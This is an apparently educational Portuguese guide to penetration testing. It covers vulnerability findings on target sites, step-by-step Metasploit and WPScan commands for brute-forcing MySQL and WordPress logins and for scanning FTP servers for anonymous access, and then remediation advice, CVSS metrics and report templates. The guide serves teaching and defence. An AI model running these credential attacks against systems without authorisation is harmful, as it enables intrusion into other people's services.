Vulnerabilidade: O FTP **não utiliza nenhum tipo de criptografia**, ou seja, todos os dados transmitidos via FTP podem facilmente sofrer ataques de *sniffing*, isto é, um atacante pode ter acesso e visualizar o conteúdo das comunicações FTP.

Serviço: POP3
Porta: 110/TCP
Descrição: O POP3 é um protocolo utilizado por clientes de email (e.g., Outlook, Thunderbird, Mail, Email, Zoho Mail) para realizar o download das mensagens da caixa portal do usuário, que estão armazenadas no servidor de email (e.g., Gmail.com, Hotmail.com, UOL.com.br, Bol.com.br) para a sua máquina (ou dispositivo) local.
Vulnerabilidade: O POP3 **não utiliza nenhum tipo de criptografia** para cifrar as mensagens, isto é, não assegura a confidencialidade das mensagens em trânsito.

Serviço: SSH
Porta: 1157
Descrição: O SSH é um protocolo seguro de acesso remoto a máquinas, servidores, entre outros dispositivos conectados à rede. O SSH foi projetado com segurança em mente, isto é, com vários mecanismos para garantir a integridade, confidencialidade e autenticidade dos usuários e dados entre duas máquinas quaisquer.
Vulnerabilidade: O SSH, dos sites alvo, está atualmente configurado para aceitar **mais de uma forma de autenticação**, incluindo "**publickey**, **gssapi-keyex**, **gssapi-with-mic**, **password**". Formas de autenticação simplistas e bastante antigas, como "**password**" (senhas), são fortemente desaconselhadas sob a perspectiva de segurança de sistemas no século XXI.

Serviço: cPanel
Portas: 2077, 2078, 2079, 2080, 2081, 2084, 2086, 2087, 2097 e 2099
Descrição: Sistema de painéis administrativos para uso dos administradores do(s) sistema(s).
Vulnerabilidade: Grande número de portas abertas, o que aumenta a superfície de ataques e potencializa incidentes de segurança.

Serviço: MariaDB
Porta: 3306
Descrição: O MariaDB é um sistema gerenciador de banco de dados. Provavelmente, ele está sendo utilizado para gerenciar os dados dos sites alvo.

Vulnerabilidade: Primeiro, a versão atual do MariaDB, nos sites alvo, **é vulnerável a uma CVE crítica (CVE-2016-6663)**, o que significa que não é necessário um nível alto de privilégio para atacar e explorar o sistema. Segundo, a **porta 3306 do MariaDB está acessível publicamente**, ou seja, o risco de ataques e incidentes de segurança é maior, provavelmente sem necessidade.

4.2 Vulnerabilidades identificadas a partir do Nikto

Vulnerabilidade: X-Frame-Options não presente
Descrição: Atualmente, o cabeçalho X-Frame-Options não é apresentado na resposta HTTP do servidor. Este cabeçalho evita ataques do tipo *clickjacking,* que ocorre quando um invasor usa várias camadas transparentes ou opacas para induzir um usuário a clicar em um botão ou link em outra página, quando pretendia clicar na página de nível superior.

Vulnerabilidade: Cross Site Scripting (XSS)
Descrição: XSS é um tipo de injeção de código (geralmente JavaScript), na qual *scripts* maliciosos são executados pela aplicação web.

Vulnerabilidade: Sinalizador *HttpOnly* não presente nos Cookies
Descrição: *HttpOnly* é um sinalizador adicional incluído no cabeçalho de resposta HTTP *Set-Cookie*. O uso do sinalizador *HttpOnly* na geração de um cookie ajuda a reduzir o risco de *scripts* do lado do cliente que podem tentar acessar o cookie protegido.

Vulnerabilidade: Não utilização do CSRF Token
Descrição: Um token CSRF é um valor exclusivo, secreto e imprevisível, gerado pela aplicação em execução no servidor Web. O token é inserido nos formulários cada vez que a página é acessada e gerada. Este token serve para autenticar o envio dos dados por parte do cliente. Se o token recebido pelo servidor Web é diferente do que havia sido gerado, a operação é recusada.

4.3 Vulnerabilidades identificadas a partir do SSL Labs

Vulnerabilidade: Uso de *Cipher Block Chaining* (CBC)
Descrição: Cifras do SSL/TLS que utilizam o criptografia simétrica com modo CBC são vulneráveis a ataques como o LUCKY13.

4.4 Vulnerabilidades identificadas a partir do WPScan

Vulnerabilidade: Uso do agendador de tarefas nativo do WordPress WP-Cron

Descrição: O uso do Cron nativo do WordPress força o carregamento do script *wp-cron.php* a cada carregando de uma página em um site WordPress, ou seja, uma requisição HTTP adicional, resultando em uma carga de processamento desnecessária no servidor.

Vulnerabilidade: XML-RPC ativo

Descrição: O XML-RPC é um protocolo utilizado pelo WordPress para se comunicar com outros sistemas (e.g., Facebook, Blogger).

4.5 Vulnerabilidades identificadas a partir do Wappalyzer

Foram identificadas 3 (três) principais tecnologias/sistemas vulneráveis nos sites alvo, incluindo o **Bootstrap**, **Jquery** e **PHP**, como pode ser observado na tabela a seguir. Na última coluna são indicados os números das CVEs (*Common Vulnerabilities and Exposures*), isto é, os identificadores públicos, na Internet, das vulnerabilidades.

Tecnologia	Versão Utilizada	Número de Vulnerabilidades	Versão Atual	CVEs
PHP	**5.6.40**	**5**	**7.4.4**	CVE-2019-9639;CVE-2019-9638; CVE-2019-9637;CVE-2018-19396; CVE-2019-9641
Jquery	**2.1.4**	**2**	**3.4.1**	CVE-2019-11358;CVE-2015-9251
Bootstrap	**3.3.5**	**7**	**4.4.1**	CVE-2019-8331;CVE-2018-20677; CVE-2016-10735;CVE-2018-14040; CVE-2018-14041;CVE-2018-14042; CVE-2018-20676

5. Etapa 4: Exploração de Vulnerabilidades

A partir da identificação, na etapa 3, o hacker ético pode iniciar a exploração das vulnerabilidades. A exploração pode ser realizada de duas formas, manual, utilizando os conhecimentos técnicos do pentester, ou automatizada, através de ferramentas e *exploits* (kits de exploração de vulnerabilidades conhecidas) disponíveis na Internet ou desenvolvidos pelo próprio hacker ético. O principal objetivo é investigar o impacto, para a instituição, e possíveis efeitos colaterais da eventual exploração das vulnerabilidades. Por exemplo, uma

vulnerabilidade de *buffer overflow* ou *SQL Injection* pode levar ao comprometimento de um sistema ou vazamento de dados sensíveis para o negócio da instituição.

A seguir, são apresentados alguns exemplos de ferramentas e recursos que podem ser utilizados para explorar vulnerabilidades de serviços e sistemas. Os exemplos focam nos sistemas MySQL, WordPress e no protocolo FTP.

Serviço: MySQL
Vulnerabilidade: porta aberta para acesso remoto público (permite ataques de dicionário ou força bruta)
Como explorar: Serviços como o MySQL podem ser explorados através de frameworks como o Metasploit. Como ilustrado a seguir, um atacante pode utilizar o Metasploit para realizar um ataque de dicionário ou de força bruta para descobrir credenciais (i.e., login e senha) do MySQL.

Passo 1: iniciar o Metasploit.

```
USER@HOST:~$ msfconsole
```

Passo 2: importar os módulos para realizar a exploração do MySQL.

```
msf5 > use AUXILIARY/SCANNER/MYSQL/MYSQL_LOGIN
```

Passo 3: criar (ou baixar da Internet) dois arquivos, um com nomes de usuário e outro com senhas comumentemente utilizadas em sistemas como MySQL.

```
msf5 auxiliary(scanner/mysql/mysql_login) > nano names.txt
```

Exemplos de nomes de usuários que podem ser adicionados ao arquivo names.txt: root, admin, mysql, administrator, adm, super, alice, bob.

```
msf5 auxiliary(scanner/mysql/mysql_login) > nano password.txt
```

Exemplo de senhas para incluir no arquivo password.txt: Password, password, mysql, admin, 123, 1234, 1234567, 123456789, qwerty, 12345678, iloveyou, 123123, Password1, Secret, Nothing, a1b2c3d4e5. Na Internet, há várias listas de senhas frequentemente

utilizadas pelos usuários, como os exemplos dos dois links a seguir. Estatísticas mostram que até 80% dos usuários utilizam senhas comuns, isto é, fáceis de serem exploradas e descobertas por um atacante.

https://en.wikipedia.org/wiki/List_of_the_most_common_passwords

https://www.malwarefox.com/most-common-passwords/

Passo 4: indicar ao **msf5** a utilização dos dois arquivos criados.

```
msf5 auxiliary(scanner/mysql/mysql_login) > set user_file names.txt
msf5 auxiliary(scanner/mysql/mysql_login) > set pass_file password.txt
```

Passo 5: Como o MySQL pode também estar configurado para aceitar login sem senha (ou senha "em branco"), é importante incluir o teste desse caso no **msf5.**

```
msf5 auxiliary(scanner/mysql/mysql_login) > set blank_passwords true
```

Passo 6: Informar o endereço IP do sistema alvo (e.g., 186.251.212.217).

```
msf5 auxiliary(scanner/mysql/mysql_login) > set rhosts 186.251.212.217
```

Passo 6: iniciar a execução do ataque exploratório**.**

```
msf5 auxiliary(scanner/mysql/mysql_login) > run
```

A saída do **msf5** será similar ao ilustrado a seguir. Nesse exemplo, o ataque exploratório foi realizado contra o endereço IP 127.0.0.1. Como pode ser observado, para cada combinação de login e senha, o **msf5** informa se o login foi realizado com sucesso ou não. No caso, a combinação de login "root" e senha "mysql" resultou em sucesso, como destacado na linha em verde na saída do **msf5**.

[+] 127.0.0.1:3306 - 127.0.0.1:3306 - Found remote MySQL version 5.6.25

[-] 127.0.0.1:3306 - 127.0.0.1:3306 - LOGIN FAILED: root: (Incorrect: Access denied for user 'root'@'172.17.0.1' (using password: NO))

[-] 127.0.0.1:3306 - 127.0.0.1:3306 - LOGIN FAILED: root:Password (Incorrect: Access denied for user 'root'@'172.17.0.1' (using password: YES))

[-] 127.0.0.1:3306 - 127.0.0.1:3306 - LOGIN FAILED: root:password (Incorrect: Access denied for user 'root'@'172.17.0.1' (using password: YES))

[+] 127.0.0.1:3306 - 127.0.0.1:3306 - Success: 'root:mysql'

[-] 127.0.0.1:3306 - 127.0.0.1:3306 - LOGIN FAILED: admin: (Incorrect: Access denied for user 'admin'@'172.17.0.1' (using password: NO))

[-] 127.0.0.1:3306 - 127.0.0.1:3306 - LOGIN FAILED: admin:Password (Incorrect: Access denied for user 'admin'@'172.17.0.1' (using password: YES))

[-] 127.0.0.1:3306 - 127.0.0.1:3306 - LOGIN FAILED: admin:password (Incorrect: Access denied for user 'admin'@'172.17.0.1' (using password: YES))

[-] 127.0.0.1:3306 - 127.0.0.1:3306 - LOGIN FAILED: admin:mysql (Incorrect: Access denied for user 'admin'@'172.17.0.1' (using password: YES))

[-] 127.0.0.1:3306 - 127.0.0.1:3306 - LOGIN FAILED: admin:admin (Incorrect: Access denied for user 'admin'@'172.17.0.1' (using password: YES))

[-] 127.0.0.1:3306 - 127.0.0.1:3306 - LOGIN FAILED: admin:123 (Incorrect: Access denied for user 'admin'@'172.17.0.1' (using password: YES))

[-] 127.0.0.1:3306 - 127.0.0.1:3306 - LOGIN FAILED: admin:1234 (Incorrect: Access denied for user 'admin'@'172.17.0.1' (using password: YES))

[-] 127.0.0.1:3306 - 127.0.0.1:3306 - LOGIN FAILED: admin:a1b2c3d4e5 (Incorrect: Access denied for user 'admin'@'172.17.0.1' (using password: YES))

[*] 127.0.0.1:3306 - Scanned 1 of 1 hosts (100% complete)

[*] Auxiliary module execution completed

Serviço/Protocolo: FTP

Vulnerabilidade: pode permitir acesso anônimo e interceptação de tráfego não cifrado

Como explorar: O framework Metasploit possui *exploits* específicos para protocolos como o FTP. Além de ser um protocolo que não protege a confidencialidade dos dados em trânsito, é comum encontrar servidores FTP que permitem o acesso anônimo (e.g., utilizando as credenciais de domínio público login “anonymous” e senha “anonymous”).

Passo 1: iniciar o Metasploit.

USER@HOST:~$ msfconsole

Passo 2: importar os componentes para exploração do protocolo FTP.

```
msf5 > use auxiliary/scanner/ftp/anonymous
```

Passo 3: definir o endereço IP ou uma lista de endereços IP a explorar. Exemplo: explorar os endereços IP 192.168.133.1 a 192.168.133.254.

```
msf5 auxiliary(anonymous) > set RHOSTS 192.168.133.1-254
```

Passo 4: Pode-se definir também o nível de paralelização do ataque, isto é, quantas instâncias do **msf5** serão executadas simultâneamente. Neste exemplo, o nível de paralelismo foi configurado para 55.

```
msf5 auxiliary(anonymous) > set THREADS 55
```

Passo 5: iniciar o ataque exploratório.

```
msf5 auxiliary(anonymous) > run
```

A seguir é apresentado um exemplo de saída do **msf5**. Como pode ser observado, na terceira linha é apresentado um caso de acesso anônimo bem sucedido no servidor FTP do IP 192.168.133.100 e porta 21.

```
[*] 192.168.133.1-254:21  - Scanned  32 of 254 hosts (12% complete)
[*] 192.168.133.1-254:21  - Scanned  52 of 254 hosts (20% complete)
[+] 192.168.133.100:21      - 192.168.133.100:21 - Anonymous READ (220 (vsFTPd 3.0.3))
[*] 192.168.133.1-254:21  - Scanned  82 of 254 hosts (32% complete)
[*] 192.168.133.1-254:21  - Scanned 103 of 254 hosts (40% complete)
[*] 192.168.133.1-254:21  - Scanned 136 of 254 hosts (53% complete)
[*] 192.168.133.1-254:21  - Scanned 163 of 254 hosts (64% complete)
[*] 192.168.133.1-254:21  - Scanned 182 of 254 hosts (71% complete)
[*] 192.168.133.1-254:21  - Scanned 205 of 254 hosts (80% complete)
[*] 192.168.133.1-254:21  - Scanned 234 of 254 hosts (92% complete)
[*] 192.168.133.1-254:21  - Scanned 254 of 254 hosts (100% complete)
[*] Auxiliary module execution completed
```

Sistema: WordPress

Vulnerabilidade: XML-RPC

Como explorar: a ferramenta WPScan pode ser utilizada para enumerar os usuários disponíveis no sistema e realizar ataques de dicionário ou força bruta.

Passo 1: utilizar o **wpscan** para enumerar os usuários do sistema alvo.

```
USER@HOST:~$ wpscan --url sistema.alvo.com --enumerate u
```

Exemplo de resultado / saída do comando:

```
[i] User(s) Identified:
[+] admin
 | Found By: Author Posts - Display Name (Passive Detection)
 | Confirmed By:
 |  Rss Generator (Passive Detection)
 |  Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 |  Login Error Messages (Aggressive Detection)
```

Como foi identificado o login "**admin**", o próximo passo é utilizar o **wpscan** para realizar um ataque de dicionário ou força bruta para descobrir a senha do usuário.

Passo 2: criar e utilizar um arquivo de senhas.txt para iniciar o ataque.

```
USER@HOST:~$ wpscan --url website.com --passwords senhas.txt --usernames admin
```

Exemplo de saída do comando:

```
[+] Performing password attack on Xmlrpc against 1 user/s
Progress: |==============================|
[SUCCESS] - admin / SenhaSuperSegura!!
Progress: |==============================|
[!] Valid Combinations Found:
 | Username: admin, Password: SenhaSuperSegura!!
```

Como pode ser observado, o **wpscan** descobriu a senha "**SenhaSuperSegura"** para o usuário "admin". A partir desse ponto, o atacante possui acesso ao sistema do WordPress.

6. Etapa 5: Análise de Risco e Recomendações

A seguir são apresentadas as análises de risco e recomendações relativas às vulnerabilidades identificadas na etapa 3 e, algumas delas, exploradas na etapa 4. Como pode ser observado, a análise e as recomendações são individuais, ou seja, para cada serviço ou recurso potencialmente explorável.

Serviço/Protocolo: FTP (porta 21)
Riscos: Autenticação anônima, *Directory Traversal Attack*, *Dridex-based Malware Attack*, ataques de força-bruta.
Recomendação: **Utilizar o SSH**, que roda tipicamente na porta 22. O SSH incorpora o SFTP, que é uma versão segura do protocolo FTP, com as mesmas funcionalidades. Diferentemente do FTP, o SFTP utiliza protocolos de segurança robustos, que garantem a integridade, confidencialidade e autenticidade das informações em trânsito. Além disso, o SFTP é tão simples e prático de utilizar quanto o SSH, sendo suportado pela maioria das boas IDEs (interface integradas de desenvolvimento de software) e todos os sistemas operacionais a mais de 10 anos.

Serviço/Protocolo: POP3
Risco: Ataques *Man-In-The-Middle* e interceptação de tráfego
Recomendação: **Fechar o serviço POP3 na porta 110** e utilizar somente a versão segura (POP3s) na porta 993, que também está disponível nos sites alvo. Portanto, não justifica-se a necessidade de manter a porta 110/POP3 aberta.

Serviço: SSH
Risco: Ataques de força-bruta
Recomendação: Configurar os servidores SSH para aceitar **somente chaves públicas ("publickey")**, isto é, **desativar** em definitivo as **demais formas de autenticação**. Esta é uma prática comum em segurança de sistemas a vários anos. Esta é uma forma simples de proteger o acesso aos sistemas e evitar incidentes de segurança resultantes de ataques aos mecanismos tradicionais e ultrapassados de controle de acesso, como login e senha.

Serviço: Portas do cPanel abertas

Risco: Ataques de força bruta e acesso indevido

Recomendação: Primeiro, **revisar a necessidade de tantas portas** (ou instâncias) abertas para acesso ao cPanel. Segundo, **limitar o acesso, a todas as portas cPanel, a IPs ou sub-redes específicas,** evitando que o acesso fique público (como ocorre atualmente), diminuindo significativamente as origens em potencial dos ataques. Terceiro, complementarmente à limitação de acesso via IPs ou sub-redes, **utilizar uma única VPN (rede virtual privada) segura de acesso ao cPanel**. Esta seria a forma mais robusta e eficaz, em termos de segurança, de proteger o acesso a todas as portas e instâncias do cPanel. Vale ressaltar que um único ataque ao cPanel, bem sucedido, é capaz de comprometer toda a infraestrutura de serviços e sistemas dos sites alvo da empresa. Portanto, recomenda-se que a segurança de acesso ao cPanel seja uma questão de **prioridade máxima**.

Serviço: MariaDB

Risco: Injeção de códigos maliciosos e comprometimento de dados.

Recomendação: Primeiro, **atualizar o sistema de gerenciamento do banco de dados para a versão 8.0 do MySQL**. É **fortemente recomendado que a porta 3306 seja fechada para a Internet**. O **acesso a porta 3306/MariaDB deve ficar limitada aos sistemas da empresa e sub-redes de desenvolvimento de software e administradores de banco de dados**. Para isso, recomenda-se o uso de uma **VPN segura** ou mesmo **uma simples conexão SSH**. O SSH permite a criação de **proxy de acesso remoto**, isto é, um proxy seguro para acesso remoto a diferentes serviços e sistemas.

Vulnerabilidade: X-Frame-Options não presente

Risco: Permite ao atacante "sequestrar" cliques destinados à sua página e os encaminha para outra página, provavelmente pertencentes a outro aplicativo, domínio ou ambos.

Recomendação: A diretiva *frame-ancestor* pode ser utilizada em um cabeçalho de resposta HTTP *Content-Security-Policy* para indicar quando um navegador pode permitir ou não a renderização de uma página em um *<frame>* ou *<iframe>*. Sites e sistemas Web podem utilizar-se desse recurso para evitar *clickjacking*, isto é, garantindo que seu conteúdo não seja incorporado em outros serviços.

Vulnerabilidade: *Cross Site Scripting* (XSS)

Risco: Essa vulnerabilidade pode ser utilizada por um agente malicioso para recuperar tokens de sessão de usuários.

Recomendação: Alguns frameworks mais recentes já possuem filtros que bloqueiam padrões conhecidos de XSS. Utilizar as versões mais atuais da linguagem, bem como seus frameworks mais recentes pode auxiliar na proteção contra este tipo de ataque.

Vulnerabilidade: Sinalizador *HttpOnly* não presente nos Cookies
Risco: Sem a flag *HttpOnly* em um cookie de autenticação, o atacante poderá personificar um usuário legítimo, isto é, se passar por um usuário real do sistema sem que ninguém perceba.
Recomendação: Ativar *HttpOnly* nos cookies dos sistemas Web.

Vulnerabilidade: Uso de *Cipher Block Chaining* (CBC)
Risco: O uso do modo CBC permite que um atacante decifre o conteúdo de um cookie utilizando um número pequeno de requisições HTTP. O ataque pode ocorrer quando o hacker possui acesso a rede entre o cliente (navegador) e o sistema (servidor Web). Este tipo de ataque é mais conhecido como *Man-in-The-Middle*.
Recomendação: Não utilizar cifras com o modo CBC. Servidores Web, como o Nginx, podem ser configurados com diretivas que restringem as cifras que podem ser utilizadas entre o servidor e o navegador do usuário.

Vulnerabilidade: Token CSRF ausente
Risco: Atacantes podem utilizar ferramentas que enviam solicitações de forma automatizada com o objetivo de tentar burlar senhas, ou solicitações falsas, para roubar dados de clientes que já estejam online e autenticados no sistema.
Recomendação: Primeiro, gerar uma *hash* na aplicação Web executando no servidor Web. Segundo, salvar esta hash na sessão (*server-side*) do usuário e em um campo do formulário, com o atributo *hidden*. Quando o usuário decide submeter os dados do formulário, a aplicação irá verificar se a *hash* recebida é a mesma que está salva na sessão do usuário. Se a *hash* for diferente, significa que a solicitação foi feita a partir de uma aplicação externa e deve ser rejeitada imediatamente pelo sistema.

Vulnerabilidade: Uso do agendador de tarefas nativo do Wordpress WP-Cron
Risco: Como a cada carregamento resulta em uma requisição adicional, um ataque de negação de serviço (Denial of Service, ou DoS) é facilitado.
Recomendação: Desativar o Cron nativo do WordPress e utilizar o do cPanel.

Vulnerabilidade: XML-RPC ativo

Risco: Superfície de ataque aumentada, potencializando o comprometimento e a utilização do sistema para ataques distribuídos de negação de serviço (DDoS) contra outros sites baseados em WordPress.
Recomendação: Desativar o recurso XML-RPC caso não seja estritamente necessário.

Na tabela a seguir, são listadas as **vulnerabilidades** encontradas pelo Wappalyzer e o nível de criticidade. **Recomendação**: atualizar as tecnologias utilizadas nos sistemas da instituição alvo.

Tecnologia	CVE-ID	Vulnerabilidade	Criticidade
PHP	CVE-2019-9639	Overflow	Alto
PHP	CVE-2019-9638	Overflow	Alto
PHP	CVE-2019-9637	-	Alto
PHP	CVE-2018-19396	DoS	Alto
PHP	CVE-2019-9641	Overflow	Crítico
Jquery	CVE-2019-11358	XSS	Médio
Jquery	CVE-2015-9251	XSS	Médio
Bootstrap	CVE-2019-8331	XSS	Médio
Bootstrap	CVE-2018-20677	XSS	Médio
Bootstrap	CVE-2016-10735	XSS	Médio
Bootstrap	CVE-2018-14040	XSS	Médio
Bootstrap	CVE-2018-14041	XSS	Médio
Bootstrap	CVE-2018-14042	XSS	Médio
Bootstrap	CVE-2018-20676	XSS	Médio

Discussão e Recomendações Gerais

Uma das observações mais importantes é a **quantidade de portas abertas**, **totalizando mais de 20**. Portas críticas, como as do banco de dados MariaDB/MySQL (porta 3306) e cPanel (portas 2077, 2078, 2079, 2080, 2081, 2084, 2086, 2087, 2097 e 2099) estão expostas na Internet. Isto, por si só, é um “prato cheio” para eventuais hackers que resolvam atacar os

sistemas. Outro aspecto a ressaltar é o fato de que quanto maior for o número de serviços expostos, maior é a superfície de ataque, o que aumenta consideravelmente as chances de os atacantes conseguirem comprometer os sistemas. Na prática, **basta uma única falha, em apenas 1 das mais de 20 portas/serviços, para um hacker conseguir realizar um ataque com sucesso**. Felizmente, a maioria dos sistemas e serviços disponíveis na Internet ainda **não é um alvo atrativo (ou conhecido a ponto de ser atrativo)** para os hackers, por diferentes razões. Hoje, os maiores alvos ainda continuam sendo os sistemas financeiros e grandes empresas ou governo, onde os hackers buscam potencializar os seus ganhos financeiros. Entretanto, no momento que o sistema vira um alvo dos hackers, as consequências podem ser rápidas e desastrosas.

Alguns dos serviços ativos e acessíveis da Internet, como FTP (porta 21), POP3 (porta 110) e IMAP (porta 143), não precisam sequer estar ativos. No caso do FTP, há o SSH, uma alternativa mais segura e confiável, ativo na porta 1157. No caso do POP3 e IMAP, há as alternativas, igualmente ativas, nas portas 993 (POP3S) e 995 (IMAPS). Portanto, aparentemente, não há nenhuma justificativa razoável para manter serviços como o FTP, POP3 e IMAP ativos.

Resumidamente, quanto maior o número de portas e serviços abertos e publicamente acessíveis, maior é a superfície de ataque. As vulnerabilidades são potencializadas com o número de serviços ativos. **Basta um único serviço vulnerável para comprometer vários outros serviços e sistemas**. Portanto, **é imperativo revisar** e buscar **minimizar** o número de serviços ativos e publicamente acessíveis, **reduzindo a superfície de ataque**.

Outra recomendação importante é verificar o isolamento dos serviços. Por exemplo, **o banco de dados MariaDB (porta 3306) deve ficar isolado em uma máquina física (ou virtual) separada**. Isto permite isolar e proteger melhor os dados dos sistemas. Se o MariaDB não for isolado, qualquer serviço comprometido no servidor pode levar ao comprometimento de todo o banco de dados também, o que seria algo desastroso para a empresa. O mesmo é válido para outros serviços, como o DNS. Manter o isolamento entre serviços é importante e ajuda, de sobremaneira, a mitigar riscos e incidentes de segurança. Portanto, **recomenda-se uma política forte de revisão e isolamento de serviços e sistemas críticos (ou com dados sensíveis) da empresa**. **Vale ressaltar que manter os serviços atualizados pode ajudar de sobremaneira a evitar incidentes de segurança.**

7. Etapa 6: Compilação de Evidências e Relato

A compilação de evidências e relato irá reunir as informações e a documentação das etapas anteriores. O profissional de cibersegurança irá organizar tudo em um relatório técnico para a instituição. Além de compilar os dados e apresentar um relato, o hacker ético irá, também, categorizar as vulnerabilidades utilizando métricas conhecidas, como as apresentadas a seguir. As métricas ajudam a definir o nível de urgência e criticidade para a correção das falhas dos sistemas, permitindo à instituição estabelecer metas e prioridades no melhoramento da segurança da infraestrutura de tecnologia da informação e comunicação. A seguir, são apresentados dois exemplos de escala e gravidade geral de risco.

Escala de Risco de Segurança da Informação

Extremo 13-15	**Extremo risco de controle de segurança, com possibilidade de perdas financeiras.**
Alto 10-12	**Alto risco de segurança comprometida com risco de perdas financeiras.**
Elevado 7-9	**Elevado risco, com possibilidade de perdas materiais.**
Moderado 4-6	**Risco moderado, com possibilidade limitada de perdas financeiras**
Baixo 1-3	**Baixo risco, ao qual os impactos podem ser mensurados ou até negativos**

Gravidade Geral do Risco				
Impacto	**Alto**	Médio	Alto	Critico
	Médio	Baixo	Médio	Alto
	Baixo	Nenhum	Baixo	Médio
		Baixo	**Médio**	**Alto**
		Probabilidade		

7.1 Métricas de Vulnerabilidades

A forma utilizada para medir impactos de vulnerabilidades encontradas em sistemas computacionais, é CVSS, do inglês *Common Vulnerability Scoring System*), que é

reconhecida, recomendada e utilizada internacionalmente. Resumidamente, o CVSS é um conjunto de informações que agrega uma nota de 0 até 10 a cada vulnerabilidade, de acordo com sua gravidade e impacto em caso de uma exploração bem sucedida. O link a seguir aponta para um calculador de CVSS do NIST (*National Institute of Standards and Technology*).

https://nvd.nist.gov/vuln-metrics/cvss/v3-calculator

A NVD (*National Vulnerability Database*), base de dados nacional de vulnerabilidades dos EUA (https://nvd.nist.gov), comumentemente utilizada como referência internacional, classifica a severidade das CVSSs em cinco categorias, conforme detalhado na tabela a seguir.

Severidade	Intervalo de nota
Nenhum	0.0
Baixo	0.1 - 3.9
Médio	4.0 - 6.9
Alto	7.0 - 8.9
Crítico	9.0 - 10.0

As notas das CVSSs são formadas a partir de 3 **métricas** de impacto, incluindo a de **pontuação base**, de **pontuação temporal** e de **pontuação ambiental**.

7.1.1 Métrica de Pontuação Base

Essa categoria agrupa características comuns em vulnerabilidades, que se mantém no decorrer do tempo. Esse grupo é dividido em duas sub-métricas, a **métrica de explorabilidade** e a **métricas de impacto**. Na métrica de explorabilidade são refletidos os componentes que permitem explorar a vulnerabilidade, como:

- **Vetor de ataque** indica por qual contexto a vulnerabilidade será explorada. Na prática, se o ataque pode ser realizada remotamente, a partir de qualquer local da Internet, maior será a nota.
- **Complexidade de ataque** leva em consideração as condições para explorar a vulnerabilidade, como a coleta de informações ou configurações do sistema do alvo.

- **Privilégios necessários** refere-se ao nível de privilégios que o atacante precisa conseguir para explorar a vulnerabilidade.
- **Interação com o usuário** indica se determinada condição que deve ser executada pelo usuário para que a vulnerabilidade seja explorada.
- **Escopo** indica a capacidade da vulnerabilidade impactar outros componentes e permissões do sistema alvo.

As **métricas de impacto** estão relatadas às consequências de um ataque que foi bem sucedido, incluindo os componentes que podem ser impactados diretamente pelo ataque.

- **Impacto de confidencialidade** reflete o nível de confidencialidade e impacto das informações gerenciadas pelo sistema alvo.
- **Impacto de integridade** leva em consideração a confiabilidade da informação de uma vulnerabilidade explorada.
- **Impacto de disponibilidade** está relacionado ao impacto que pode ser causado ao serviço explorado pela vulnerabilidade.

7.1.2 Métrica de Pontuação Temporal

Essa métrica refere-se ao estado atual da vulnerabilidade, como algum tipo de correção. Essa métrica varia de acordo com o tempo e é influenciada por:

- **Explorabilidade** relativa ao estado atual da vulnerabilidade, isto é, se há correções ou se ainda é explorável.
- **Nível de remediação** reflete o estado atual da correção da vulnerabilidade. Este componente reflete diretamente a urgência de tratamento da vulnerabilidade. Em termos de remediação, podem haver correções oficiais ou não-oficiais, por exemplo.
- **Confiança do relatório** representa o grau de confiança dos relatórios. Em alguns casos, não há detalhes técnicos sobre as vulnerabilidades nos relatórios.

7.1.3 Métrica de Pontuação Ambiental

A métrica de pontuação ambiental permite que o analista personalize a pontuação CVSS dependendo da importância do ativo de TI afetado. A medição ocorre em termos de controles de segurança complementares, ou alternativos, em vigor, como **confidencialidade**, **integridade** e **disponibilidade**. Estas métricas servem apenas como um “componente de ajuste de criticidade” de acordo com a infraestrutura e visão da organização.

7.2 Documentos de Relato

A seguir são apresentados dois exemplos de estrutura e conteúdo para os relatórios técnicos que o hacker ético irá entregar à instituição. O formato e a organização podem variar. O importante é conter a informação detalhada de todas as etapas do pentesting, em especial da etapa de análise de risco e recomendações.

7.2.1 Exemplo da Offensive Security

A Offensive Security utiliza um template de documento voltado para narrativas de ataques. As narrativas poderão variar de cliente (instituição alvo) para cliente. Eis um exemplo de organização do conteúdo do template básico utilizado pela Offensive Security na etapa de relato.

Sumário Executivo
- Sumário de Resultados

Narrativa de Ataque
- Descobrindo Sistema Remoto
- Interface Administradora de Servidor Web Comprometida
- Shell Interativo para Servidor Administrativo
- Escalação de Privilégios Administrativos
- Ataque de Cliente Java
- Escalação para Administrador Local
- Desvio Profundo da Inspeção de Pacotes
- Ambiente Citrix Comprometido
- Escalação para Domínio do Administrador

Conclusão
- Recomendações
- Ranking de Riscos

Apêndice A: Detalhes de Vulnerabilidades e Mitigação
- Escala de Risco
- Credenciais Fracas ou Padrões
- Senhas Utilizadas de Forma Repetida
- Senha do Administrador Compartilhada
- Gerenciamento de Patches
- Transferência de Zona de DNS
- Arquivos padrão do Apache

Apêndice B: Sobre Segurança Ofensiva

Mais detalhes em:
https://www.offensive-security.com/reports/sample-penetration-testing-report.pdf

7.2.2 Exemplo da RandoriSec

A RandoriSec inicia seu relatório apresentando a lista de vulnerabilidades que foram detectadas e os respectivos graus de seriedade. Na sequência, cada uma das vulnerabilidades é detalhada, bem como o cenário de ataque. O relatório final é organizado com uma estrutura de seções como a apresentada a seguir.

Conteúdo

Mais detalhes em:
https://www.randorisec.fr/publications/randorisec-pentest-report-thehive-v1-0-tlp_white.pdf

8. Conclusão

O processo de pentesting é um ciclo de seis etapas. Cada uma das etapas resulta em informação e dados que são utilizados nas etapas subsequentes.

O profissional de cibersegurança, responsável pelo pentesting, necessita de conhecimentos avançados em segurança de sistemas e conjuntos variados de ferramentas de apoio, que irão dar o suporte necessário a cada uma das etapas, em especial durante o reconhecimento do ambiente e a identificação e a exploração de vulnerabilidades. Como ilustrado nas seções 4, 5 e 6, o processo de pentesting exige conhecimentos específicos que permitem ao hacker ético identificar, analisar e explorar vulnerabilidades variadas.

Ao final da última etapa do pentesting, o profissional de cibersegurança irá entregar um documento técnico detalhado para a instituição alvo. A partir das informações contidas nesse documento, a instituição poderá definir metas e prioridades no processo de correção ou mitigação das vulnerabilidades presentes em sua infraestrutura de tecnologia da informação e comunicação. Isto é algo cada vez mais necessário no contexto atual e futuro, onde os ataques cibernéticos estão cada vez mais frequentes e sofisticados.

Links

https://cipher.com/blog/a-complete-guide-to-the-phases-of-penetration-testing/

https://nvd.nist.gov/

https://nvd.nist.gov/vuln-metrics/cvss

https://www.first.org/cvss/

https://www.cloudinsidr.com/content/known-attack-vectors-against-tls-implementation-vulnerabilities/

https://owasp.org/www-community/HttpOnly

https://www.askapache.com/security/stop-wordpress-exploits-spam/

https://owasp.org/www-community/attacks/xss/

